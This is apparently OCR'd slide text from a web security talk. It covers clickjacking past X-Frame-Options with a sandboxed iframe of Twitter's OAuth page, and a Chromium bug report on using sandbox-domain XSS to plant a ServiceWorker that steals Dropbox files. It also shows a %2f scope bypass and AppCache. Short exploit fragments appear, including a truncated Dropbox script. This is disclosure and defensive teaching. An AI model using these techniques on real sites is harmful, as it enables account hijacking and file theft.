
In addition to XFO

there's frame-buster

```
<script>
var twttr = twttr || {};
if (self != top) {
  document.documentElement.style.display = 'none';
}
</script>
```

but, anti-frame-buster

```
<iframe src="https://twitter.com/oauth/authorize"
sandbox="allow-forms"></iframe>
```


Twitter
Secure
https://twitter.com
Top frame: twitter.com
What's happening?
Victim @canvasfoobar · 4m
Intermediate frame: innerht.ml
Child frame: twitter.com
Authorize Vine Web to use your account?
Click me!
Cancel
Vine Web
By Vine Labs, Inc
vine.co
The entertainment network where videos and personalities get really big,
This application will be able to:
Read Tweets from your timeline.
See who you follow, and follow new
What humans will look like in 1,000 years
There will eventually be a day where prosthetics are no longer just for the …
youtube.com

Safari File Edit View History Bookmarks Develop Window Help

Twitter, Inc.

Twitter | Twitter / Settings

Search T

What's happening?

Attacker @AttackerCanvas · 14s

Hey this is funny: bit.ly/1EDciWN

YouTube

Lizzza Recreates Mark Ronson's 'Uptown Funk' (ft. Bruno Mars) Video...

Lizzza recruits the people of Venice Beach to help her reenact Mark Ronson's 2015 VMA Video Of The Year nominee 'Uptown Funk,' featuring Bruno Mars. Subscrib...

View on web

XFO: sameorigin considered harmful

- For researchers:
  - Don’t give up when you see XFO: sameorigin
  - Look for places where untrusted frames are allowed
- For site owners:
  - Use **Content-Security-Policy: frame-ancestors** (except IE)
  - Don’t allow untrusted frames

“XSS on sandboxed domains is out-of-scope”

–Every bug bounty program

439730 - Security: XSS by Se ×

Secure https://bugs.chromium.org/p/chromium/issues/detail?id=439730

bugs Project: chromium ▼ **Issues** People Development process History Sign in

New issue Search Open issues for Search Advanced search Search tips

Note: Color blocks (like ■ or ■) mean that a user may not be available. Tooltip shows the reason.

Issue 439730

Starred by 2 users

Status: WontFix
Owner: slightlyoff@chromium.org
Closed: Dec 2014
Cc: falken@chromium.org
jakearchibald@chromium.org
■ jww@chromium.org
nhiroki@chromium.org
slightlyoff@chromium.org
dominicc@chromium.org
jsb...@chromium.org
kenjibaheux@chromium.org
michaeln@chromium.org
horo@chromium.org
Components: Blink>ServiceWorker
EstimatedDays: ----
NextAction: ----
OS: ----
Pri: 1
Type: Bug-Security
M-41
Security_Impact-Stable
Security_Severity-Medium
allpublic

Sign in to add a comment

Security: XSS by ServiceWorker for domains hosting arbitrary content, even in sandboxes

Reported by erling...@gmail.com, Dec 6 2014

Back to list

VULNERABILITY DETAILS
ServiceWorker can turn previously unexploitable xss bugs into serious vulnerabilities :-(

As an example I've attached a simple script that installs a ServiceWorker on the Dropbox storage domain. This only uses an XSS on the *sandbox domain* of Dropbox, which was previously unexploitable. That ServiceWorker can then sniff traffic and steal the user's files as they are accessed.

Serving user files from a separate sandbox domain with no cookies used to be relatively safe, and many sites assume that it still is safe, to the point where they will serve both HTML and 'text/javascript' files from the same domain.

Ideally there would be some kind of opt-in mechanism for this; the available opt-out mechanism is hard to implement (rejecting 'Service-Worker: script' might be tricky with a caching CDN).

VERSION
Chrome 40+

REPRODUCTION CASE


https://www.dropbox.com/s/23i0fp4ez7zds1u/simple.markdown?dl=0

This loads a rendered markdown file from the storage domain, with a javascript: link in it. That link then loads a second file in a new window to get a valid sandbox-domain URL for the text/javascript file.

Notice that I replace the '/' in the resulting text/javascript URL with a '%2f' to get around the scope restriction. This is also arguably a bug at Dropbox, but it's pretty common to treat %2f this way.

```
// JS from https://www.dropbox.com/s/23i0fp4ez7zds1u/simple.markdown?dl=0
var w = window.open('https://www.dropbox.com/s/en8dvj0qybzwsxx/SW-test.js?dl=0', 'blork');
var v = setInterval(function() {
  function f(i) {
```

Service Worker's scope



👷 https://dl.drop/u/**evil/**worker.js


✅ https://dl.drop/u/**evil/**stuff

❌ https://dl.drop/u/**legit/**stuff

/ -> %2f
(server-sider decoding)

https://dl.drop/u/evil/hack.html

https://dl.drop/**u/**evil**%2f**worker.js
(https://dl.drop/u/evil/worker.js)



https://dl.drop/**u/**legit/foo.exe

https://dl.drop/u/**evil/virus.exe**

Passing a scope or scriptURL t ×

GitHub, Inc. [US] https://github.com/w3c/ServiceWorker/issues/630#event-364311280

Features Business Explore Pricing

This repository Search

Sign in or Sign up

w3c / ServiceWorker

Watch 214 Star 2,337 Fork 198

Code Issues 140 Pull requests 8 Projects 0 Wiki Pulse Graphs

Passing a scope or scriptURL to register() with escaped '/' or '\ should fail #630

New issue

Closed **mattto** opened this issue on Feb 20 2015 · 8 comments

mattto commented on Feb 20 2015 Contributor

Depending on the server configuration, it's possible for someone to easily break the path restriction: put a script at /users/~~mattto/sw.js then register('/users%2f~~mattto%2fsw.js', { scope: '/' }).

Of course, the path restriction is inherently not very secure, but this happened in the wild and Chrome now rejects register() calls with escaped slashes in scope or scriptURL.

annevk commented on Feb 20 2015 Member

Sigh. I hate this path / scope thing so much.

Assignees

No one assigned

Labels

decided

Projects


None yet

Milestone

Version 1

```
> navigator.serviceWorker.register('%2fworker.js')
◟ ▶Promise {[[PromiseStatus]]: "rejected", [[PromiseValue]]: TypeError: Failed to register a ServiceWor
```

```
▶Uncaught (in promise) TypeError: Failed to register a ServiceWorker: The provided scope ('https://ww
includes a disallowed escape character.
    at <anonymous>:1:25
```



Service Worker has an older brother


Appcache

```
<html manifest="manifest.txt">
</html>
```

```
CACHE MANIFEST
# v1 2011-08-14
# This is another comment
index.html
cache.html
style.css
image1.png

# Use from network if available
NETWORK:
network.html

# Fallback content
FALLBACK:
/ fallback.html
```

Content-Type: text/cache-manifest is **not** mandatory

